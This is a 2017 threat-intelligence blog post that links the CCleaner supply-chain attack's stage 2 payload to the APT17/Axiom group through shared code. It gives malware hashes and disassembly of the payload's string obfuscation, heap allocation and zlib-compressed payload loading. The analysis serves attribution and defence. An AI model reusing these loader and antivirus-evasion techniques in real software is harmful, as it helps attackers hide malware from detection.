Evidence Aurora Operation Still Active Part 2: More Ties Uncovered Between CCleaner Hack & Chinese Hackers


02
OCT
2017

Since my last post, we have found new evidence in the next stage payloads of the CCleaner supply chain attack that provide a stronger link between this attack and the Axiom group.

First of all, our researchers would like to thank the entire team at Cisco Talos for their excellent work on this attack (their post regarding stage 2 can be found here) as well as their cooperation by allowing us access to the stage 2 payload. Also, we would like to give a special thanks to Kaspersky Labs for their collaboration.

The Next Connection

Starting from the stage 2 payload, I reverse engineered the module, extracting other hidden shellcode and binaries within. After uploading the different binaries to Intezer Analyze™, the final payload (that I have access to) had a match with a binary relating to the Axiom group.



localspl_embedded_x86.dll | 118 Genes

localspl_embedded_x86.dll (118 genes)

Status: Malicious

Malicious
This file contains code from malicious software, therefore it's very likely that it's malicious.

File basic info

Genes
118

Size
15.5 KB

SHA256
f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8

MD5
bc415fcfa28946aaf660f62cdda733de

virustotal
Report

APT 17 Edit
Malicious 3 / 118 Genes

CCBkdr Edit
Malicious 3 / 118 Genes

Unique
Unknown 112 / 118 Genes

At first glance, I believed it was going to be the same custom base64 function as mentioned in my previous blog post. A deeper look in the shared code proved otherwise.

Binary in screenshot:

f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a


Related APT17 samples:

07f93e49c7015b68e2542fc591ad2b4a1bc01349f79d48db67c53938ad4b525d

0375b4216334c85a4b29441a3d37e61d7797c2e1cb94b14cf6292449fb25c7b2

20cd49fd0f244944a8f5ba1d7656af3026e67d170133c1b3546c8b2de38d4f27

ee362a8161bd442073775363bf5fa1305abac2ce39b903d63df0d7121ba60550



CCleaner Stage 2

```
.text:10001F73 sub_10001F73    proc near               ; CODE XREF: sub_1000202D+38↓p
.text:10001F73
.text:10001F73 LibFileName     = byte ptr -44h
.text:10001F73 var_43          = byte ptr -43h
.text:10001F73 var_42          = byte ptr -42h
.text:10001F73 var_41          = byte ptr -41h
.text:10001F73 var_40          = byte ptr -40h
.text:10001F73 var_3F          = byte ptr -3Fh
.text:10001F73 var_3E          = byte ptr -3Eh
.text:10001F73 var_3D          = byte ptr -3Dh
.text:10001F73 var_3C          = byte ptr -3Ch
.text:10001F73 var_3B          = byte ptr -3Bh
.text:10001F73 var_3A          = byte ptr -3Ah
.text:10001F73 var_39          = byte ptr -39h
.text:10001F73 var_38          = byte ptr -38h
.text:10001F73 var_37          = byte ptr -37h
.text:10001F73 var_36          = byte ptr -36h
.text:10001F73 var_4           = dword ptr -4
.text:10001F73 arg_0           = dword ptr  8
.text:10001F73
.text:10001F73                 push    ebp
.text:10001F74                 mov     ebp, esp
.text:10001F76                 sub     esp, 44h
.text:10001F79                 push    edi
.text:10001F7A                 push    0Fh
.text:10001F7C                 pop     ecx
.text:10001F7D                 xor     eax, eax
.text:10001F7F                 lea     edi, [ebp+var_43]
.text:10001F82                 and     [ebp+var_4], 0
.text:10001F86                 rep stosd
.text:10001F88                 stosw
.text:10001F8A                 stosb
.text:10001F8B                 and     [ebp+var_38], 0
.text:10001F8F                 lea     eax, [ebp+LibFileName]
.text:10001F92                 push    eax             ; lpLibFileName
.text:10001F93                 mov     [ebp+LibFileName], 'k'
.text:10001F97                 mov     [ebp+var_43], 'e'
.text:10001F9B                 mov     [ebp+var_42], 'r'
.text:10001F9F                 mov     [ebp+var_41], 'n'
.text:10001FA3                 mov     [ebp+var_40], 'e'
.text:10001FA7                 mov     [ebp+var_3F], 'l'
.text:10001FAB                 mov     [ebp+var_3E], '3'
.text:10001FAF                 mov     [ebp+var_3D], '2'
.text:10001FB3                 mov     [ebp+var_3C], '.'
.text:10001FB7                 mov     [ebp+var_3B], 'd'
.text:10001FBB                 mov     [ebp+var_3A], 'l'
.text:10001FBF                 mov     [ebp+var_39], 'l'
.text:10001FC3                 call    ds:LoadLibraryA
.text:10001FC9                 test    eax, eax
.text:10001FCB                 pop     edi
.text:10001FCC                 jz      short loc_10002026
.text:10001FCE                 and     [ebp+var_36], 0
.text:10001FD2                 lea     ecx, [ebp+LibFileName]
.text:10001FD5                 push    ecx             ; lpProcName
.text:10001FD6                 push    eax             ; hModule
.text:10001FD7                 mov     [ebp+LibFileName], 'I'
.text:10001FDB                 mov     [ebp+var_43], 's'
.text:10001FDF                 mov     [ebp+var_42], 'W'
.text:10001FE3                 mov     [ebp+var_41], 'o'
.text:10001FE7                 mov     [ebp+var_40], 'w'
.text:10001FEB                 mov     [ebp+var_3F], '6'
.text:10001FEF                 mov     [ebp+var_3E], '4'
.text:10001FF3                 mov     [ebp+var_3D], 'P'
.text:10001FF7                 mov     [ebp+var_3C], 'r'
.text:10001FFB                 mov     [ebp+var_3B], 'o'
.text:10001FFF                 mov     [ebp+var_3A], 'c'
.text:10002003                 mov     [ebp+var_39], 'e'
.text:10002007                 mov     [ebp+var_38], 's'
.text:1000200B                 mov     [ebp+var_37], 's'
.text:1000200F                 call    ds:GetProcAddress
.text:10002015                 test    eax, eax
.text:10002017                 jz      short loc_10002026
.text:10002019                 lea     ecx, [ebp+var_4]
.text:1000201C                 push    ecx
.text:1000201D                 push    [ebp+arg_0]
.text:10002020                 call    eax
.text:10002022                 test    eax, eax
.text:10002024                 jz      short locret_10002029
.text:10002026
.text:10002026 loc_10002026:                           ; CODE XREF: sub_10001F73+59↑j
.text:10002026                                         ; sub_10001F73+A4↑j
.text:10002026                 mov     eax, [ebp+var_4]
.text:10002029
.text:10002029 locret_10002029:                        ; CODE XREF: sub_10001F73+B1↑j
.text:10002029                 leave
.text:1000202A                 retn    4
```

APT 17

```
.text:004011EC sub_4011EC      proc near               ; CODE XREF: sub_401310+1
.text:004011EC                                         ; sub_4024AE+57↓p
.text:004011EC
.text:004011EC LibFileName     = byte ptr -1004h
.text:004011EC var_1003        = byte ptr -1003h
.text:004011EC var_1002        = byte ptr -1002h
.text:004011EC var_1001        = byte ptr -1001h
.text:004011EC var_1000        = byte ptr -1000h
.text:004011EC var_FFF         = byte ptr -0FFFh
.text:004011EC var_FFE         = byte ptr -0FFEh
.text:004011EC var_FFD         = byte ptr -0FFDh
.text:004011EC var_FFC         = byte ptr -0FFCh
.text:004011EC var_FFB         = byte ptr -0FFBh
.text:004011EC var_FFA         = byte ptr -0FFAh
.text:004011EC var_FF9         = byte ptr -0FF9h
.text:004011EC var_FF8         = byte ptr -0FF8h
.text:004011EC var_FF7         = byte ptr -0FF7h
.text:004011EC var_FF6         = byte ptr -0FF6h
.text:004011EC var_4           = dword ptr -4
.text:004011EC arg_0           = dword ptr  8
.text:004011EC
.text:004011EC                 push    ebp
.text:004011ED                 mov     ebp, esp
.text:004011EF                 mov     eax, 1004h
.text:004011F4                 call    __alloca_probe
.text:004011F9                 push    edi
.text:004011FA                 mov     ecx, 3FFh
.text:004011FF                 xor     eax, eax
.text:00401201                 lea     edi, [ebp+var_1003]
.text:00401207                 rep stosd
.text:00401209                 and     [ebp+var_4], 0
.text:0040120D                 stosw
.text:0040120F                 stosb
.text:00401210                 and     [ebp+var_FF8], 0
.text:00401217                 lea     eax, [ebp+LibFileName]
.text:0040121D                 push    eax             ; lpLibFileName
.text:0040121E                 mov     [ebp+LibFileName], 'k'
.text:00401225                 mov     [ebp+var_1003], 'e'
.text:0040122C                 mov     [ebp+var_1002], 'r'
.text:00401233                 mov     [ebp+var_1001], 'n'
.text:0040123A                 mov     [ebp+var_1000], 'e'
.text:00401241                 mov     [ebp+var_FFF], 'l'
.text:00401248                 mov     [ebp+var_FFE], '3'
.text:0040124F                 mov     [ebp+var_FFD], '2'
.text:00401256                 mov     [ebp+var_FFC], '.'
.text:0040125D                 mov     [ebp+var_FFB], 'd'
.text:00401264                 mov     [ebp+var_FFA], 'l'
.text:0040126B                 mov     [ebp+var_FF9], 'l'
.text:00401272                 call    ds:LoadLibraryA
.text:00401278                 test    eax, eax
.text:0040127A                 pop     edi
.text:0040127B                 jz      loc_401309
.text:00401281                 and     [ebp+var_FF6], 0
.text:00401288                 lea     ecx, [ebp+LibFileName]
.text:0040128E                 push    ecx             ; lpProcName
.text:0040128F                 push    eax             ; hModule
.text:00401290                 mov     [ebp+LibFileName], 'I'
.text:00401297                 mov     [ebp+var_1003], 's'
.text:0040129E                 mov     [ebp+var_1002], 'W'
.text:004012A5                 mov     [ebp+var_1001], 'o'
.text:004012AC                 mov     [ebp+var_1000], 'w'
.text:004012B3                 mov     [ebp+var_FFF], '6'
.text:004012BA                 mov     [ebp+var_FFE], '4'
.text:004012C1                 mov     [ebp+var_FFD], 'P'
.text:004012C8                 mov     [ebp+var_FFC], 'r'
.text:004012CF                 mov     [ebp+var_FFB], 'o'
.text:004012D6                 mov     [ebp+var_FFA], 'c'
.text:004012DD                 mov     [ebp+var_FF9], 'e'
.text:004012E4                 mov     [ebp+var_FF8], 's'
.text:004012EB                 mov     [ebp+var_FF7], 's'
.text:004012F2                 call    ds:GetProcAddress
.text:004012F8                 test    eax, eax
.text:004012FA                 jz      short loc_401309
.text:004012FC                 lea     ecx, [ebp+var_4]
.text:004012FF                 push    ecx
.text:00401300                 push    [ebp+arg_0]
.text:00401303                 call    eax
.text:00401305                 test    eax, eax
.text:00401307                 jz      short locret_40130C
.text:00401309
.text:00401309 loc_401309:                             ; CODE XREF: sub_4011EC+8
.text:00401309                                         ; sub_4011EC+10E↑j
.text:00401309                 mov     eax, [ebp+var_4]
.text:0040130C
.text:0040130C locret_40130C:                          ; CODE XREF: sub_4011EC+1
.text:0040130C                 leave
.text:0040130D                 retn    4
.text:0040130D sub_4011EC      endp ; sp-analysis failed
```


Not only did the first payload have shared code between the Axiom group and CCBkdr, but the second did as well. The above photo shows the same function between two binaries. Let me put this into better context for you: out of all the billions and billions of pieces of code (both trusted and malicious) contained in the Intezer Code Genome Database, we found this code *in only these APTs*. It is also worth noting that this isn't a standard method one would use to call an API. The attacker used the simple technique of employing an array to hide a string from being in clear sight of those analyzing the binary (although to those who are more experienced, it is obvious) and remain undetected from antivirus signatures. The author probably copied and pasted the code, which is what often happens to avoid duplicative efforts: rewriting the same code for the same functionality twice.

Due to the uniqueness of the shared code, we strongly concluded that the code was written by the same attacker.

Technical Analysis:

The stage two payload that was analyzed in this report (dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfdc83), after launching the infected version of CCleaner, was dropped to only a selective group of targets, as reported by Talos. Although there is an x64 version, the following analysis will only include the x86 version because they are nearly identical. I will not be going too far in depth as full comprehension of the technical analysis will require an understanding of reverse engineering.

Instead of using the typical API (VirtualAlloc) to allocate memory, the attackers allocated memory on the heap using LocalAlloc, and then copied a compressed payload to the allocated memory.




```
sub_100016A3 proc near

nNumberOfBytesToWrite= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     eax, dword_10005000
push    ebx
mov     ebx, ds:LocalAlloc
mov     [ebp+nNumberOfBytesToWrite], eax
mov     eax, dword_10005004
push    esi
add     eax, 100h
push    edi
push    eax             ; uBytes
push    40h             ; uFlags
call    ebx ; LocalAlloc
mov     esi, eax
test    esi, esi
jz      loc_10001779
```

```
mov     edi, 3E80h
push    edi             ; Size
push    offset dword_10005000 ; Src
push    esi             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+3E80h]
push    offset unk_10008E84 ; Src
push    eax             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+7D00h]
push    offset unk_1000CD08 ; Src
push    eax             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+0BB80h]
push    offset unk_10010B8C ; Src
push    eax             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+0FA00h]
push    offset unk_10014A10 ; Src
push    eax             ; Dst
call    memcpy
push    2C6Fh           ; Size
lea     eax, [esi+13880h]
push    offset unk_10018894 ; Src
push    eax             ; Dst
call    memcpy
mov     eax, [ebp+nNumberOfBytesToWrite]
add     esp, 48h
add     eax, 100h
push    eax             ; uBytes
push    40h             ; uFlags
call    ebx ; LocalAlloc
mov     edi, eax
test    edi, edi
jnz     short loc_1000175F
```

```
loc_1000175F:
lea     eax, [esi+8]
push    164E7h
push    eax
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
push    edi
call    sub_10001898
add     esp, 10h
test    eax, eax
jz      short loc_1000177D
```

```
loc_1000177D:           ; hMem
push    esi
mov     esi, ds:LocalFree
call    esi ; LocalFree
push    [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
push    edi             ; lpBuffer
call    sub_10001604
pop     ecx
test    eax, eax
pop     ecx
jnz     short loc_10001799
```


It looks like the attackers used version 1.1.4 of zlib to decompress the payload into this allocated memory region.



```
mov     eax, [ebp+arg_C]
and     [ebp+var_18], 0
mov     [ebp+var_34], eax
mov     eax, [ebp+arg_0]
and     [ebp+var_14], 0
mov     [ebp+var_2C], eax
mov     eax, [esi]
push    edi
mov     [ebp+var_28], eax
push    38h
lea     eax, [ebp+var_38]
push    offset a1_1_4   ; "1.1.4"
push    eax
call    sub_10001A7E
add     esp, 0Ch
test    eax, eax
jnz     short loc_10001913
```

